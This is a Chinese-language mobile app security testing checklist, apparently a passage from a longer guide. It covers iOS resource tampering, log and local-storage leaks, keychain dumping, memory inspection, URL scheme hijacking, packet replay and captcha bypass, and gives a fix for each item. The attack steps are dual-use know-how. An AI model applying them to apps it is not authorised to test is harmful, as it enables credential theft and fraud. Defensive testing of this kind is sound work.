用zip方式打开安装包，替换安装包下对应的图片文件，然后重新安装app到越狱测试机

运行程序，进入页面查看图片是否被替换成功

如果APP成功运行且篡改后的资源被成功加载，说明存在漏洞。

测试工具：

解压软件、iTools

安全建议：

通过对CodeResources读取资源文件原始hash，和当前hash进行对比，判断是否经过篡改，被篡改过的文件应从服务器重新请求资源文件进行替换；

可以通过检测SignerIdentity判断是否被篡改；

可以通过检测cryptid的值来检测是否被篡改，篡改过cryptid的值为0


* + 1. 日志信息安全

测试项描述：


开发者习惯使用日志辅助程序调试，则可能泄露访问链接、收发的数据包甚至身份凭证等内容。

测试步骤：

使用iTools，在目标的工具箱中找到“实时日志”即可进行查看：



进入界面后可以保存当前日志，然后可以利用sublime等浏览器进行日志检查：



如果系统日志中包含了用户密码，完整的身份证号等敏感信息，说明存在漏洞。

测试工具：

iTools

安全建议：

将所有的NSLog调用去掉再重新编译打包程序

* + 1. 程序数据存储安全

测试项描述：

检设备中测程序对应的数据文件夹是否包含敏感数据。由于设备可以进行越狱，且越狱之后数据不会丢失，则导致本地存储敏感信息将造成较大风险。

测试步骤：

1. 在设备上安装程序
2. 运行程序，进行较大量的操作用来填充数据
3. 进入设备文件系统，从数据文件夹中获取所有文件：

在越狱设备中，本测试项需要AppSync（hook内核，绕过程序的签名验证）和AFC2（越狱文件系统）

在iOS7中，相关的程序和数据内容在目录：/var/mobile/Application/<UUID>

在iOS8中，相关的程序内容在目录：/var/mobile/Containers/Bundle/Application/<UUID>

在iOS8中，相关的数据内容在目录：/var/mobile/Containers/Data/Application/<UUID>

1. 检查plist文件、sqlite文件、binarycookie文件
2. 使用keychain\_dumper获取key\_chain\_dumper中的信息
3. 除了上面的文件之外，还有其他存储的文件（如：pdf文件）


如果本地文件中包含信息，如明文密码、完整的身份证号，说明存在漏洞。

测试工具：

AppSync、AFC2

安全建议：

1. 针对UserDefault，建议加密存储，而且建议使用用户输入数据作为加密秘钥（但是可能会影响到自动登录）；
2. 针对sqlite，使用SQLCipher进行加密，秘钥使用用户输入数据或者使用服务器相关内容；
3. 针对binarycookie，只能清除



1. 针对keychain，加密存储，密码依然使用用户存输入的数据；另外因为keychain在程序删除仍然存在，且越狱机子上用keychain保存完全没有安全可言，不推荐使用keychain存储高敏感度数据；
2. 对于其他文件，进行独立加密，并解密读取即可；
3. 关于加密秘钥，其实也可以从服务器获取，但是数据库就需要存储多一个字段用于存储每个用户的加密秘钥，且保证用户秘钥都不相同。
   * 1. 二进制程序保护

测试项描述：

编译好的可执行文件可以容易地被Hopper或者IDA这类软件反编译。在没有进行函数名和逻辑混淆的时候，则容易被反汇编得到关键逻辑进而进行破解。

测试步骤：

对程序进行反编译，检查其是否存在大量可读性强的函数名称和可见函数逻辑。

如果APP未加壳或加固或代码未混淆，说明存在漏洞。

测试工具：

IDA、Hopper

安全建议：

利用iOS ClassGuard可以进行类名混淆，利用LLVM-obfuscator进行相关的逻辑混淆。LLVM参数如下：

Instructions substitution (–mllvm –sub)

Bogus control flow (–mllvm –bcf)

Control flow flattening (–mllvm –fla)

* + 1. 内存敏感信息检测

测试项描述：

有时一些重要数据，会被临时存放在内存里面，而且通常是明文的。通过读取客户端内存，寻找内存中可能存在的敏感信息（账号、明文密码等）。

测试步骤：

使用ssh登录到设备，用ps命令得到其PID，并使用程序带有敏感信息输入的功能。

然后利用mem-check –p PID –s STRING进行程序的



如果内存中包含了敏感信息，如明文密码，完整身份证号等，说明存在漏洞。

测试工具：

ssh、mem-check

安全建议：

不应将敏感信息明文存储在内存中


* + 1. 输入记录保护

测试项描述：

iOS中安装了键盘记录程序（可以在非越狱状态运行），则使用系统键盘输入的内容易被键盘记录程序记录，导致内容泄露。

测试步骤：

在安装了ikeymonitor的设备中检查日志如下，标志为sendKeystrokesToIKMSynchronously和Match the last keystrokes SUCCESS（ikeymonitor未过期可以在<http://localhost:8888> 中查看记录）：



如果用户输入能够被监听，说明存在漏洞。

测试工具：

ikeymonitor

安全建议：

使用自定义软键盘。参考

https://github.com/ibireme/YYKeyboardManager

* + 1. URL Scheme劫持检测


测试项描述：

URLScheme是iOS中程序间进行信息传递的途径，但是苹果系统未禁止不同程序使用相同的URLScheme，导致URLScheme能够被劫持，造成钓鱼风险。而且苹果并不会检查这样的URL Schemes重复问题。

测试步骤：

查看info.plist是否存在URL schemes

新建一个xCode程序，在info.plist中加入URL Schemes，item的值要和需要被劫持的值一致！



设备中安装新的程序

打开Safari，输入目标URL Scheme，则可以看到链接劫持：



如果URLScheme能被劫持，说明存在漏洞。

测试工具：

xCode

安全建议：

1. 应用本身可以发送一条 URL Scheme请求给自己,如果自己可以接收到的话,说明 URL Scheme 没有被劫持,如果不能收到的话,就说明被劫持了,这时候可以提醒用户卸载有冲突的 app。
2. 利用 MobileCoreServices 服务中的 applicationsAvailableForHandlingURLScheme()方法可以 获取所有注册了该 URL Schemes 的应用和处理顺序,随后应用就可以检测自己,或者别人的 URL Scheme 是否被劫持了，被谁劫持了
   1. 通用安全问题测试

以下测试项在Android和IOS客户端中都可以开展测试。

* + 1. 密码复杂度策略

风险描述：

如果系统缺少密码复杂度策略，攻击者将有机会通过暴力猜测、撞库等方式获取一些安全意识淡薄的合法用户的认证凭据。

测试方法：

人工测试，尝试将密码修改为弱口令。

对于文本密码，例如：123456，654321，121212，888888等，查看客户端是否拒绝弱口令。

对于手势密码，可以尝试三点以内的简单口令。

如果未设置密码复杂度策略，说明存在漏洞。

测试工具：

无

修复方案：

在注册账号、修改密码等需要设置密码的过程中，检测用户的密码强度，并在用户尝试设置弱口令时予以提示或阻止。

* + 1. 认证失败锁定策略

风险描述：

如果系统不存在认证失败锁定策略，攻击者将有机会对认证凭据进行暴力猜测。

测试方法：

测试客户端是否会限制密码（包括文本密码、手势密码等）的输入错误次数，是否会进行锁定。

如果未设置账户锁定策略，说明存在漏洞。

测试工具：

无

修复方案：

以IP地址或用户账号为单位，如果用户连续进行若干次错误的认证尝试，则禁止其后续认证操作。

* + 1. 单点登录限制策略

风险描述：

如果系统允许同一个用户同时在多个会话中登录，那么用户就很难察觉到自身的账号已经被盗。

测试方法：

测试同一个帐号是否可以同时在多个设备上登录客户端，进行操作。

如果可以同时在多个设备登录(非业务需要)，说明存在漏洞。

测试工具：

无

修复方案：

在数据库或服务器缓存中记录每个用户当前登录的SessionID，不允许同一个用户同时在多个Session中登录。

* + 1. 会话超时策略

风险描述：

对于认证会话不会超时的APP，如果用户在使用过程中将设备放置一旁并遗忘，攻击者将有可能通过物理接触的方式以用户身份进行操作。

测试方法：

测试客户端在一定时间内无操作后，是否能提示超时并要求重新登录。

如果长时间误操作后未提示超时并要求重新登录，说明存在漏洞。

测试工具：

无

修复方案：

长时间不操作时，应当终止会话。

* + 1. UI敏感信息安全

风险描述：

检测程序中显示敏感信息是否使用 \* 进行部分屏蔽，防止在被截屏获取敏感信息，同时也防止他人窥探手机屏幕得到敏感信息。

视具体的泄露信息而定，敏感信息泄露可能会方便恶意程序窃取凭据，或者泄露一些原本不希望被用户看到的内容。

测试方法：

人工观察客户端的各个功能界面，检查是否存在敏感信息泄露问题。

如果敏感信息未进行脱敏处理，说明存在漏洞。

测试工具：

无

修复方案：

敏感信息在界面上显示时，应当进行脱敏处理。

* + 1. 加密协议有效性

风险描述：

检测客户端与服务器的通信过程能否抵抗被动嗅探攻击、中间人攻击、重放攻击等常见形式的通信攻击。

如果客户端与服务器之间的通信加密协议实现不当，攻击者将有机会对当前网络环境中其他合法用户的通信内容进行窃听甚至篡改。

测试方法：

在手机终端设置HTTP代理，指向电脑上的fiddler代理工具。

准备完成后打开手机客户端，对其通信传输模式进行分析。

如果未使用HTTPS，说明存在漏洞。

测试工具：

fiddler、Burpsuite

修复方案：

建议使用SSL协议，并在客户端对服务端的证书进行验证。如果自行实现加密协议，建议在客户端预先存储服务端公钥，在建立会话时随机生成对称加密密钥，用服务端公钥加密并发送给服务端，随后服务端用私钥解密后，正式开始进行通信。加密过程尽量避免使用CBC模式。

* + 1. 界面切换保护

风险描述：

客户端程序在切换到其他应用时，已经填写的账号密码等敏感信息是否会清空，防止用户敏感信息泄露。如果切换前处于已登录状态，切换后一定时间内是否会自动退出当前会话。

测试方法：

人工检测。在登录界面（或者转账界面等涉及密码的功能）填写登录名和密码，然后切出，再进入客户端，看输入的登录名和密码是否清除。登录后切出，5分钟内自动退出为安全。

如果切换界面后未清除已输入的敏感信息或长时间切换后未自动退出，说明存在漏洞。

测试工具：

无

修复方案：

增加切换界面登录名和密码清除机制，切出一段时间后自动退出机制。

* + 1. 安全退出

风险描述：

测试客户端退出时是否正常终止会话。

测试方法：

人工测试。检查客户端在退出时，是否向服务端发送终止会话请求。客户端退出后，还能否使用退出前的会话id访问登录后才能访问的页面。

如果退出后仍能使用会话访问登录后页面，说明存在漏洞。

测试工具：

Fiddler、Burpsuite

修复方案：

在客户端退出时，增加向服务端发送终止会话的请求。

* + 1. 密码修改验证

风险描述：

测试客户端在修改密码时是否验证旧密码正确性。

测试方法：

人工测试。注意：密码包括文本密码、手势密码等各种认证措施。

如果修改密码未对用户身份进行校验(如校验旧密码、手机短信校验)，说明存在漏洞。

测试工具：

无

修复方案：

添加旧口令验证或短信验证机制。

* + 1. 软键盘随机化排布

风险描述：

在使用自定义软键盘进行敏感信息输入的情况下，有可能被恶意软件进行屏幕点击位置劫持，获取对应的点击位置，得到其输入内容。

测试步骤：

在输入敏感信息输入框中，如果存在自定义软键盘，在输入框中多次调出键盘，检查键盘中的字符分布是否是随机的。

如果软键盘未进行随机化布局，说明存在漏洞。

测试工具：

无

安全建议：

每次调用键盘时候，需要对键盘进行随机化排布（通常是利用数组表示键排布，则需要对数组进行随机打乱）。

* + 1. 通信数据加密

测试项描述：

测试客户端程序提交数据给服务端时，密码等关键字段是否进行了加密和校验，防止恶意嗅探和修改用户数据包中的密码等敏感信息。

测试步骤：

使用Burpsuite进行抓包，检查数据包中的数据是否进行加密；

对于TCP协议的，可以利用tcpdump进行抓包，命令如下：

./tcpdump -i en0 –s 0 –p –w capture.pcap

如果敏感字段未进行加密处理，说明存在漏洞。

测试工具：


fiddler、Burpsuite、tcpdump

安全建议：

以进行证书强校验为基础。

1. 方案一

该方案使用bcrypt（慢速哈希计算资源消耗很大，其实可以不用）；



1. 方案二

对于上面的方案可以进行简略，在第一步依赖RSA进行秘钥交换，之后直接用TempKey进行AES加密传输即可。

* + 1. 数据防重放测试

测试项描述：

客户端与服务器之间的数据通信应具有防重放机制，如进行随机数校验，防止数据包重复提交攻击，造成业务错误。

测试步骤：

1. 设置代理，采用Fiddler进行抓包
2. 进行交易、下订单、获取短信验证码等操作这类操作操作
3. 抓取对应数据包，重放数据包并进行拦截
4. 放开拦截，所有数据同时发送

如果关键数据包能够被重复使用，说明存在漏洞。

测试工具：

fiddler、Burpsuite

安全建议：

1. 设置通信的token，防止重放，大概5分钟更换一次
2. 对每个操作都设置一个时间，这个操作在这段时间内是应该，如：短消息发送后，开始计时，这个号码在1分钟内都不再执行这样的逻辑
3. 用同步锁进行方法锁定，防止重复请求
   * 1. 用户输入合法性检测

测试项描述：

检测是否有检测用户输入内容是否为合法的数字，合法的字符。

测试步骤：

在要求输入数字的输入框中输入字符，提交数据检查是否会提示如“数据格式不正确”；

在输入字符的输入框中输入特殊字符，提交数据检查是否会提示如“数据格式不正确”。

如果服务器端未对数据合法性进行校验，说明存在漏洞。

测试工具：

Burpsuite

安全建议：

1. 方案一、限制键盘

text.keyboardType = UIKeyboardTypeNumberPad;

1. 方案二、客户端正则

textFieldShouldEndEditing时候获取内容进行正则匹配

或获取内容并提交时候进行正则匹配

1. 方案三、后台对内容进行正则匹配
   * 1. 验证码绕过


测试项描述：

在客户端中进行验证码校验，容易只是进行验证码对错进行校验，导致修改返回数据包中的相关数据即可进行绕过。


测试步骤：

1. 检查是否存在短信验证码校验、检查是否存在分布的验证码校验
2. 通过对比正确返回与错误返回的区别进行数据构造

失败的情况：



成功的情况：



如果验证码可以被绕过，说明存在漏洞。

测试工具：

Burpsuite

安全建议：

进行返回数据加密，并且校验其完整性，防止篡改；

后台为session添加是否经过短信校验字段，如果访问时候检查到没有进行校验，就不执行相关操作；（对于设备绑定）也可以加入设备ID字段，请求时候获取设备ID，判断设备ID是否合法。